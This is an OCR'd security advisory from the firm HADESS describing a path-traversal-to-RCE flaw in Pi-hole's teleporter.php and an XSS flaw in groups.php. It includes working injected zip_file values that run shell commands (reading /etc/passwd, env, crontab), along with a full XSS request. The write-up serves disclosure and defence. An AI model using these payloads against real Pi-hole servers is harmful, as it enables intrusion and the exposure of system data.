


PI-HOLE

A network-wide ad-blocking tool with the capability to execute arbitrary commands.

Negin Nourbakhsh

Fazel Mohammad Ali Pour

14 Sep 2023

HADESS

WWW.HADESS.IO

Executive Summary


Path Traversal to RCE via teleporter.php and zip_file Parameter:
The **teleporter.php** script in Pi-hole and zip_file parameter, which handles the import and export of settings, contains a vulnerability in its file upload functionality.
The application does not adequately validate the contents and name of the uploaded zip file. An attacker can craft a malicious zip file that, when processed by **teleporter.php**, can exploit path traversal to overwrite sensitive files or add malicious scripts. This, in turn, can lead to Remote Code Execution (RCE), allowing the attacker to run arbitrary commands on the server hosting the Pi-hole instance.

Cross-Site Scripting (XSS) via groups.php and address Parameter:
The **groups.php** script and address parameter in Pi-hole contains a Cross-Site Scripting (XSS) vulnerability, which allows the injection of malicious scripts into the web page.
The application fails to adequately sanitize and escape the **address** parameter's value in the **groups.php** script. As a result, an attacker can embed malicious JavaScript code as the parameter's value. When a user visits a crafted link or the manipulated page, the embedded script executes within their browser context, potentially leading to data theft, session hijacking, or other malicious activities.

01

Advisory

Abstract



PI-HOLE

Pi-hole is a popular network-wide ad blocker that acts as a DNS sinkhole. While it's designed to enhance privacy and security by blocking ad trackers and malicious domains, like all software, Pi-hole itself is not immune to security risks. Here are some potential security concerns associated with Pi-hole:

1. **Outdated Software**:
   - Pi-hole, like other software, receives periodic updates that address security vulnerabilities. Running an outdated version of Pi-hole or the underlying OS can expose the system to known vulnerabilities.
2. **Default Credentials**:
   - If the default credentials (e.g., the web interface's admin password) are not changed after installation, an attacker who can access the interface could potentially gain control over the Pi-hole configuration.
3. **Exposed Admin Interface**:
   - If Pi-hole's admin interface is exposed to the public internet (which is not recommended), it becomes a potential target for attackers. This can lead to unauthorized access, especially if combined with weak or default credentials.
4. **Insecure Dependencies**:
   - Pi-hole relies on various third-party tools and libraries. Vulnerabilities in these dependencies can indirectly affect the security of Pi-hole.
5. **DNS Hijacking or Poisoning**:
   - Since Pi-hole acts as a DNS server, it's a potential target for DNS hijacking or poisoning attacks. If compromised, malicious DNS resolutions could redirect users to harmful websites.
6. **Weak Security Configurations**:
   - Insecure configurations, such as not using HTTPS for the admin interface, can lead to Man-in-the-Middle (MitM) attacks where credentials or other sensitive information could be intercepted.

- Inadequate Logging and Monitoring:
  - If logging and monitoring are not properly configured, it can be challenging to detect and respond to potential security incidents related to Pi-hole.
- Malicious Blocklists:
  - Pi-hole relies on community-contributed blocklists. If a user unknowingly adds a malicious or compromised blocklist, it could result in unwanted domain blocking or allowlisting.
- Resource Exhaustion:
  - Since Pi-hole handles DNS requests, it's possible for an attacker to flood it with requests, leading to a Denial of Service (DoS) condition.
- Compromised Updates:
- If an attacker manages to compromise Pi-hole's update mechanism, they could distribute malicious updates to users.

02

Technical Analysis

Technical Analysis

The application improperly handles the file upload functionality within the teleporter.php script. This vulnerability allows an attacker to exploit the file upload process and insert malicious payloads, specifically, by leveraging the zip_file parameter.
By modifying the payload for the **zip_file** parameter, an attacker can perform a path traversal and inject arbitrary code for execution on the server. The result of this would allow for unauthorized remote code execution.

Steps to Reproduce:

1. Visit the /admin/settings.php?tab=teleporter endpoint in a browser to initiate the request.
2. Intercept the request to /admin/scripts/pi-hole/php/teleporter.php.
3. Modify the payload's zip_file parameter to:

../../../';shell_exec('cat /etc/passwd > /tmp/ayyya.txt');pi-hole-raspberry-teleporter_2023-07-19_21-31-30.tar.gz

Forward the modified request.
Check the server's **/tmp** directory for a file named **ayyya.txt** which will contain the server's **/etc/passwd** file contents.

The provided payload appears to exploit a flaw in how the target application processes uploaded files, allowing an attacker to traverse directory paths and execute arbitrary commands.
POST /admin/scripts/pi-hole/php/teleporter.php HTTP/1.1

To further assess the security posture of the target application, it's recommended to test with a variety of fuzzing payloads. Here are five payloads designed for the zip_file parameter in the teleporter.php script:

Payload 1:
This payload aims to fetch the system's hostname, demonstrating both path traversal and RCE.
../../../';shell_exec('hostname > /tmp/fuzz1.txt');'fuzz1.zip'
Payload 2:
This payload tries to list the home directory's content to understand directory structures and permissions.
../../../';shell_exec('ls -la /home/ > /tmp/fuzz2.txt');'fuzz2.zip'
Payload 3:
Using the env command, this payload extracts environmental variables, which can reveal sensitive details about the server.
../../../';shell_exec('env > /tmp/fuzz3.txt');'fuzz3.zip'

Payload 4:
An attempt to understand the running processes which might uncover other applications or services running on the server.
../../../';shell_exec('ps aux > /tmp/fuzz4.txt');'fuzz4.zip'

Payload 5:
This payload checks for any crontab entries which could reveal scheduled tasks and potential security misconfigurations.
../../../';shell_exec('crontab -l > /tmp/fuzz5.txt');'fuzz5.zip'


../../../: This is a path traversal string. The .. symbol in UNIX-like systems represents the parent directory. By repeating ../ three times, the payload is instructing the system to move up three directories from the current location. This is commonly used in path traversal attacks to access files and directories outside the intended scope.


';: This part marks the end of a previous command or string, allowing the attacker to break out of the intended context (possibly from the filename or file path context) and inject their own commands.


shell_exec('cat /etc/passwd > /tmp/ayyya.txt');:

- shell_exec(): This is a PHP function that executes commands via the shell.
- cat /etc/passwd: The cat command displays the content of files. /etc/passwd is a UNIX-like system file that contains basic user account information. Although it doesn't store passwords in modern systems, it provides a list of system users, which can be valuable information for an attacker.
- > /tmp/ayyya.txt: This redirects the output of the cat command (i.e., the content of /etc/passwd) to a new file named ayyya.txt in the /tmp directory.

pi-hole-raspberry-teleporter_2023-07-19_21-31-30.tar.gz: This part seems like a legitimate or decoy filename, possibly intended to make the payload look less suspicious and bypass naive filters that expect a .tar.gz file for the backup or restore functionality.







Path traversal, also known as directory traversal, is a vulnerability that allows an attacker to read or potentially write to files on the server's file system that lie outside of the application's root directory. This is typically achieved using special characters such as **../** (dot-dot-slash) to navigate to directories higher in the hierarchy.

In situations where an application not only serves files but also executes or interprets them, a path traversal vulnerability can be escalated to achieve remote code execution. Here's how:

- **File Inclusion:** Web applications, especially those written in PHP, sometimes include files based on user input. If an attacker can control which file is included using path traversal, they might be able to execute arbitrary code. For example, with Local File Inclusion (LFI), an attacker might include and execute a local file, such as system logs, that they have injected PHP code into.
- **File Uploads:** If an application allows users to upload files and a path traversal vulnerability exists in the file storage mechanism, an attacker might be able to upload malicious scripts to a directory where they can be executed.

Cross-Site Scripting (XSS) attacks are a type of injection in which malicious scripts are injected into websites. These scripts can run in the context of the visiting user's browser, potentially stealing information, hijacking sessions, or redirecting the user to malicious sites.

Detailed Vulnerability Analysis:

Endpoint Details:

- **Endpoint**: **/admin/scripts/pi-hole/php/groups.php**
- **Functionality**: It appears the **groups.php** script handles group-related operations, potentially for organizing or managing adlists in the pi-hole dashboard.

Payload Breakdown:

- **action=add_adlist**: This parameter indicates the type of action to be taken on the server side. In this case, the action is to add a new adlist.
- **address=javascript%3Aalert(1)**: This is the core of the XSS payload. The application expects a URL, but by inserting **javascript:alert(1)**, the application may inadvertently execute the JavaScript code when trying to render or process the 'address'. This suggests the application does not sufficiently validate or sanitize this input.
- **comment=google.com**: Likely an innocent-looking comment to bypass any suspicious activity detectors that might be in place.
- **token=ZL%2BBPYmNw7%2FtnXQHDrmcUxErswNqB1AwxHwCd4SWFzk%3D**: This seems to be an anti-CSRF token or a session identifier. While it's being sent correctly with the payload, it's crucial to note whether it can be leveraged in an XSS attack for further malicious activities.

Vulnerability Mechanics:
The application fails to sanitize the **address** input before rendering it on the dashboard or in any other context. When another administrator or user views the list of adlists, the JavaScript code embedded in the address will execute, leading to potential security breaches.

```
POST /admin/scripts/pi-hole/php/groups.php HTTP/1.1
Host: 192.168.56.113
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.113/admin/groups-adlists.php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 123
Origin: http://192.168.56.113
Connection: close
Cookie: PHPSESSID=ta9uc7gnju11rqgv2qvmvdes25

action=add_adlist&address=javascript%3Aalert(1)&comment=google.com&token=ZL%2BBPYm
Nw7%2FtnXQHDrmcUxErswNqB1AwxHwCd4SWFzk%3D
```

action=add_adlist: Signifies the action being taken, which is adding a new adlist.
address=javascript%3Aalert(1): The main XSS payload. When URL-decoded, it translates to **address=javascript:alert(1)**. This input, if not sanitized, may cause a JavaScript alert to be executed when the address is rendered in a user's browser.
comment=google.com: Seems to serve as a benign data point, likely to bypass or mislead any rudimentary filters or validators that might be in place.
token=ZL%2BBPYmNw7%2FtnXQHDrmcUxErswNqB1AwxHwCd4SWFzk%3D: Possibly an anti-CSRF token or some session-specific identifier.

The given payload indicates that an attacker can exploit the vulnerable endpoint to inject malicious JavaScript code. When an authenticated user or administrator views the infected section of the dashboard, the injected script (in this case, a simple alert) will be executed. This opens doors for more sophisticated attacks such as stealing session cookies, launching phishing attacks, or delivering malware.

03

Conclusion

Path Traversal: Path traversal vulnerabilities are a testament to the dangers of improper input validation and the failure to correctly sanitize and restrict filesystem operations based on user input. When exploited, these vulnerabilities offer attackers a means to navigate a target's filesystem, potentially reading or overwriting critical files. This can result in unauthorized access to sensitive data, system information leakage, or even, in some cases, remote code execution. Given the potential for extensive damage, applications must be diligently designed and tested to ensure that any form of directory or path traversal is mitigated.

Cross-Site Scripting (XSS): Cross-Site Scripting vulnerabilities emphasize the risks associated with rendering unfiltered content in web applications. By allowing an attacker to execute arbitrary scripts in a victim's browser, XSS poses a direct threat not only to the end-user but also to the web application itself. The potential consequences range from stealing user's session tokens, defacing websites, distributing malware, to launching phishing campaigns. Its persistence in modern web applications underscores the necessity of secure coding practices, continuous monitoring, and proactive user education.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

Hadess Cyber Security Solutions is a renowned group of cyber security experts and white hat hackers. With a track record of discovering and responsibly reporting vulnerabilities to prominent companies such as Google, Apple, and Twitter, Hadess has earned a reputation for excellence in the field of cyber security.